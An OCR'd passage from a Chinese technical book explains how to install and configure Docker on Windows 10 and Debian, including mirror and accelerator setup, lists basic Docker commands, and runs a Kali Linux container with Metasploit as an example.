

图 1-42　Docker 官网

（1）单击 Get Docker Community Edition，进入免费的社区版，如图 1-43 所示。



图 1-43　进入 Docker Store

（2）单击 Get Docker CE from Docker Store，进入 Docker 的下载页面，如图 1-44 所示。


The Docker Platform
Explore - Docker Store
安全 | https://store.docker.com/search?offering=community&q=&type=edition
Docker Community Edition for Windows
Docker
The fastest and easiest way to get started with Docker on Windows
Docker Community Edition for Azure
Docker
A one click template to quickly deploy Docker on Azure
Docker Community Edition for Ubuntu
Docker
The best way to run Docker on Ubuntu
Docker Community Edition for Debian
Docker

图 1-44　选择 Docker 系统版本

（3）单击 Docker Community Edition for Windows，进入下载页面，如图 1-45 所示。

The Docker Platform
Docker Community Ed
安全 | https://store.docker.com/editions/community/docker-ce-desktop-windows?tab=description
DESCRIPTION
REVIEWS
RESOURCES
Docker CE for Windows
Docker CE for Windows is Docker designed to run on Windows 10. It is a native Windows application that provides an easy-to-use development environment for building, shipping and running dockerized apps. Docker CE for Windows uses Windows-native Hyper-V virtualization and networking and is the fastest and most reliable way to develop Docker apps on Windows. Docker CE for Windows supports running both Linux and Windows Docker containers.
Get Docker CE for Windows
Stable channel
The Stable version comes with the latest GA release of Docker Engine
Get Docker CE for Windows (stable)
Edge channel
The Edge version offers access to cutting edge features
Get Docker CE for Windows (Edge)
Install
Double-click InstallDocker.msi to run the installer.
When the installation finishes, Docker starts automatically. The whale in the notification area indicates that Docker is running, and accessible from a terminal.
Run

图 1-45　下载 Docker

（4）选择稳定版本的 Docker，获取最新的稳定版本 Docker 安装文件 InstallDocker.msi。

1.4.2　Windows 下安装设置 Docker

（1）双击 InstallDocker.msi 安装文件，如图 1-46 所示。

（2）选择同意协议后，单击 Install 按钮，如图 1-47 所示。


Docker Setup
Please read the Docker License Agreement
DOCKER FOR WINDOWS 17.03.1-CE-WIN5
END USER LICENSE AGREEMENT
THIS DOCKER FOR WINDOWS END USER LICENSE AGREEMENT ("AGREEMENT") IS BY AND BETWEEN DOCKER, INC., LOCATED AT 144 TOWNSEND STREET, SAN FRANCISCO, CA 94107 ("DOCKER") AND YOU OR THE ENTITY ON WHOSE BEHALF YOU ARE ENTERING INTO THIS AGREEMENT ("YOU" OR "CUSTOMER") AND GOVERNS YOUR USE OF
I accept the terms in the License Agreement
Print
Back
Install
Cancel

图 1-46　安装 Docker for Windows

图 1-47　完成安装

（3）单击 Finish 按钮，完成安装并启动 Docker。但因为某些设置问题，Docker 并没有启动，如图 1-48 所示。


Failed to start Docker
Not enough memory to start Docker
You are trying to start Docker but you don't have enough memory.
Free some memory or change your settings.
OK

图 1-48　Docker 启动失败

（4）单击 OK 按钮，退出错误提示。Docker 的默认设置并不一定适合所有人，安装完毕后必须根据自身情况进行配置。例如，这里的错误就是 Docker 没有得到足够的内存。实际上即使内存足够，Docker 也不能直接使用。下面将一步步地配置 Docker 让它更好地为我们服务。

（5）右击桌面右下角的 Docker 图标，在弹出菜单中选择 Settings 选项，如图 1-49 所示。

图 1-49　设置 Docker for Windows

（6）弹出 Docker 的设置界面，如图 1-50 所示。



图 1-50　Docker 设置界面

（7）第一个选项 General 基本无须改动，它的三个小项分别是登录启动 Docker、自动检查 Docker 更新、是否发送用户信息帮助 Docker 改进。单击第二个选项 Shared Drives，如图 1-51 所示。



图 1-51　Docker 共享分区

（8）Docker 在模拟 Linux 程序时，会调用宿主机上的一些文件（比如配置文件和数据文件等），这些文件必须放在 Docker 的共享分区上才能被调用，所以需要选择一个不那么重要的分区给 Docker 共享。单击 Apply 按钮确认选择。

（9）单击第三个选项 Advanced，如图 1-52 所示。



图 1-52　Docker 高级选项

（10）根据宿主机硬件给 Docker 分配合适的资源，原本 Docker 默认分配 2GB 的内存，可以根据主机实际内存调整，分配镜像目录，建议分配到刚设置的 Docker 共享分区中。

单击 Apply 按钮，Docker 重启后已经可以运行了。

（11）Docker 设置界面的第四个选项 Network，无须设置直接使用系统默认即可。单击第五个选项 Proxies，如图 1-53 所示。



图 1-53　Docker 代理服务器设置

（12）Docker 的官方镜像源是 https://hub.docker.com。在国内使用这个源速度非常慢，不管使用的是 4MB 的 ADSL 还是 100MB 的光纤都如此。这个问题的解决方法有两个，其一就是给 Docker 一个代理服务器。如果有合适的代理服务器在手，就在此填入。如果没有，单击第六个选项 Daemon，如图 1-54 所示。



图 1-54　Docker 镜像

加快从源中提取镜像的速度，第二个方法就是给 Docker 设置一个与官方源同步的国内源（熟悉 Linux 的读者对这种方法一定不陌生）。Daemon 设置中的 Insecure registries 填入的是未经官方验证的第三方镜像源或企业、私人设立的自用镜像源。Registry mirrors 是与官方同步的镜像源。为安全起见，这里只填入与官方同步的镜像源。实际上与官方镜像同步源就足够用了。

（13）与官方同步的国内镜像有很多，163、aliyuncs、DaoCloud 都可以。建议使用 DaoCloud，这个同步源被 DaoCloud 称为加速器。首先到 DaoCloud 的官网 https://www.daocloud.io/注册一个账号，如果有 GitHub 账号的也可以使用 GitHub 的账号在 DaoCloud 上登录。登录后直接访问网址 https://www.daocloud.io/mirror#accelerator-doc 就可以得到 DaoCloud 加速器的地址了，如图 1-55 所示。



图 1-55　获取 DaoCloud 加速器

到此 Docker for Windows 已经设置完毕，可以直接使用了。

1.4.3　Linux 下安装设置 Docker

很幸运，Docker 已经加入到了 Debian 的官方源中了。可以使用 apt-get 安装 Docker。首先，使用 163 的镜像源替代默认的官方镜像（基于 Docker 使用加速器的同样理由），163

镜像源的配置文件 163.list 如下：

```
deb http://mirrors.163.com/debian/ jessie main non-free contrib
deb http://mirrors.163.com/debian/ jessie-updates main non-free contrib
deb http://mirrors.163.com/debian/ jessie-backports main non-free contrib
deb-src http://mirrors.163.com/debian/ jessie main non-free contrib
deb-src http://mirrors.163.com/debian/ jessie-updates main non-free contrib
deb-src http://mirrors.163.com/debian/ jessie-backports main non-free contrib
deb http://mirrors.163.com/debian-security/ jessie/updates main non-free contrib
deb-src http://mirrors.163.com/debian-security/ jessie/updates main non-free contrib
```

（1）将 163.list 复制到/etc/apt/sources.list.d/目录下，然后将系统默认的更新源注释掉。执行命令：

```
su
cp 163.list /etc/apt/sources.list.d/
sed -i 's/^/#/g' /etc/apt/sources.list
```

（2）测试一下执行结果，如图 1-56 所示。


king@debian: ~
File Edit View Search Terminal Help
root@debian:/etc/apt/sources.list.d# ls
163.list
root@debian:/etc/apt/sources.list.d# cat 163.list
deb http://mirrors.163.com/debian/ jessie main non-free contrib
deb http://mirrors.163.com/debian/ jessie-updates main non-free contrib
deb http://mirrors.163.com/debian/ jessie-backports main non-free contrib
deb-src http://mirrors.163.com/debian/ jessie main non-free contrib
deb-src http://mirrors.163.com/debian/ jessie-updates main non-free contrib
deb-src http://mirrors.163.com/debian/ jessie-backports main non-free contrib
deb http://mirrors.163.com/debian-security/ jessie/updates main non-free contrib
deb-src http://mirrors.163.com/debian-security/ jessie/updates main non-free con
trib
root@debian:/etc/apt/sources.list.d# cat ../sources.list
deb cdrom:[Debian GNU/Linux 8 _Jessie_ - Official Snapshot amd64 LIVE/INSTALL
 Binary 20150606-15:28]/ jessie main
#
##deb cdrom:[Debian GNU/Linux 8 _Jessie_ - Official Snapshot amd64 LIVE/INSTALL
Binary 20150606-15:28]/ jessie main
#
##deb http://security.debian.org/ jessie/updates main
##deb-src http://security.debian.org/ jessie/updates main
#
##deb http://httpredir.debian.org/debian jessie main contrib non-free
root@debian:/etc/apt/sources.list.d#

图 1-56　修改 Debian 软件源

（3）其中 jessie-backports main 就是 Docker 的位置。修改软件源后，更新软件源，安装 Docker，执行命令：

```
apt-get update
apt-get install docker-io
```

执行结果如图 1-57 所示。


king@debian: ~
File Edit View Search Terminal Help
B]
Get:82 http://mirrors.163.com jessie-backports/main 2017-03-31-1425.39.pdiff [1,
937 B]
Get:83 http://mirrors.163.com jessie-backports/non-free amd64 2017-03-15-2026.08
.pdiff [481 B]
Get:84 http://mirrors.163.com jessie-backports/main 2017-03-31-1425.39.pdiff [1,
937 B]
Fetched 1,555 kB in 10s (154 kB/s)
Reading package lists... Done
root@debian:/home/king# apt-get install docker.io
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
aufs-tools cgroupfs-mount libapparmor1 libnih-dbus1 libnih1 makedev mountall
Suggested packages:
btrfs-tools debootstrap lxc rinse
The following NEW packages will be installed:
aufs-tools cgroupfs-mount docker.io libapparmor1 libnih-dbus1 libnih1
makedev mountall
0 upgraded, 8 newly installed, 0 to remove and 39 not upgraded.
Need to get 4,885 kB of archives.
After this operation, 23.2 MB of additional disk space will be used.
Do you want to continue? [Y/n] y

图 1-57　安装 Docker for Linux

（4）Docker for Linux 安装完毕，下面开始给 Docker 配置加速器，还是使用刚才在 Windows 下获取的 DaoCloud 加速器。执行命令：

```
echo "DOCKER_OPTS=\"$DOCKER_OPTS --registry-mirror=http://xxx.m.daocloud.
io\"" >> /etc/default/docker
```

Docker for Linux 配置完毕，可以开始使用了。

1.4.4　Docker 使用

在终端（Windows 的终端是 cmd.exe 和 ConEmu，Linux 的终端是 Terminal）中执行

docker– help，可以查看 Docker 的所有命令，执行结果如图 1-58 所示。


cmd
<1> cmd
Search
docker --help
Usage: docker COMMAND
A self-sufficient runtime for containers
Options:
--config string Location of client config files (default "C:\Users\king\.docker"
)
-D, --debug Enable debug mode
--help Print usage
-H, --host list Daemon socket(s) to connect to (default [])
-l, --log-level string Set the logging level ("debug", "info", "warn", "error", "fatal"
) (default "info")
--tls Use TLS; implied by --tlsverify
--tlscacert string Trust certs signed only by this CA (default "C:\Users\king\.dock
er\ca.pem")
--tlscert string Path to TLS certificate file (default "C:\Users\king\.docker\cer
t.pem")
--tlskey string Path to TLS key file (default "C:\Users\king\.docker\key.pem")
--tlsverify Use TLS and verify the remote
-v, --version Print version information and quit
Management Commands:
checkpoint Manage checkpoints
cmd.exe*[64]:2916
« 161206[64] 1/1 [+] NUM PRI↕ 91x25 (3,90) 25V 8036 100%

图 1-58　Docker 帮助

这里只说明最常用的几个命令，如下所示。

◎　docker search：从镜像源搜索软件。

◎　docker pull：从镜像源拉取软件。

◎　docker run：运行镜像为容器。

◎　docker ps：显示容器列表。

◎　docker images：显示镜像列表。

◎　docker start：启动容器。

◎　docker stop：停止运行中的容器。

◎　docker rm：删除容器。

◎　docker rmi：删除镜像。

基本上熟悉这几个命令就可以使用 Docker 了。下面以 Kali 来测试一下。虽然在选择 Linux 系统时选择了 Debian Linux，但 Kali 在某些方面的确要比 Debian 方便很多。使用 VMware Workstation 创建 Kali 虚拟机是一个办法，使用 Docker 创建 Kali 容器也同样很好用。首先搜索可用的 Kali 镜像，执行命令：

```
docker search kali
```

执行结果如图 1-59 所示。



图 1-59　搜索 Docker 镜像

可用的镜像很多，选择自带 metasploit 的镜像 linuxkonsult/kali-metasploit。将 Docker 镜像 pull 到本地，执行命令：

```
docker pull linuxkonsult/kali-metasploit
```

执行结果如图 1-60 所示。

图 1-60　Docker 的 pull 命令

这个镜像比较大，下载可能需要点时间。如果配置好了加速器，速度还勉强可以接受。运行命令 docker images、docker ps 和 docker ps -a 分别查看当前镜像、当前运行容器和当前所有容器，如图 1-61 所示。



图 1-61　镜像和容器列表

当前只有镜像没有容器。可以用 docker run 命令暂时使用镜像里的程序，如图 1-62 所示。

图 1-62　docker run 命令

这里的-it 选项意思是打开交互式环境接口，--rm 选项意思是退出后就删除这个容器。这个命令创建了一个临时容器（没指定容器名），并运行了容器中的 Python 程序。以同样的方法，也可以打开 Kali 容器中的 msfconsole 程序。

用 docker run 以后台的方式运行 kali linux。这种方式就有点类似 VMware 虚拟机了，只是没有图形界面，如图 1-63 所示。



图 1-63　后台运行容器

这里的-d 参数指定后台运行，--name 指定了容器的名字，-p 参数相当于端口映射，意思是把容器上的 22 端口映射到主机的 22 端口上（虽然容器上端口不一定打开）。查看一下本地的 22 端口，如图 1-64 所示。



图 1-64　Docker 端口映射

当容器使用完毕后，可以用 docker stop 命令关闭容器。下次使用时则用 docker start 命令启动容器，如图 1-65 所示。



图 1-65　打开和关闭容器

如果觉得这个容器、镜像不符合要求，可以使用 docker rm 和 docker rmi 命令删除容器和镜像。删除容器时必须要先关闭容器，删除镜像时要先删除根据镜像生成的容器，如图 1-66 所示。

图 1-66　删除容器和镜像

Docker 使用简单方便，占用资源比 VMware 要小很多。除了不能创建 Windows 容器外，完全可以作为 VMware 的替代品。如果实在不习惯 Docker 命令模式，也有 Docker GUI 程序可供使用。

1.4.5　取消 Docker 服务

Windows 10 下 Docker 采用的是 Hyper-V 虚拟机。Hyper-V 虚拟机和 VMware 虚拟机是不能共存的。在需要虚拟 Windows 系统时，只有关闭 Docker，取消 Hyper-V 服务，重启系统后才能使用 VMware。

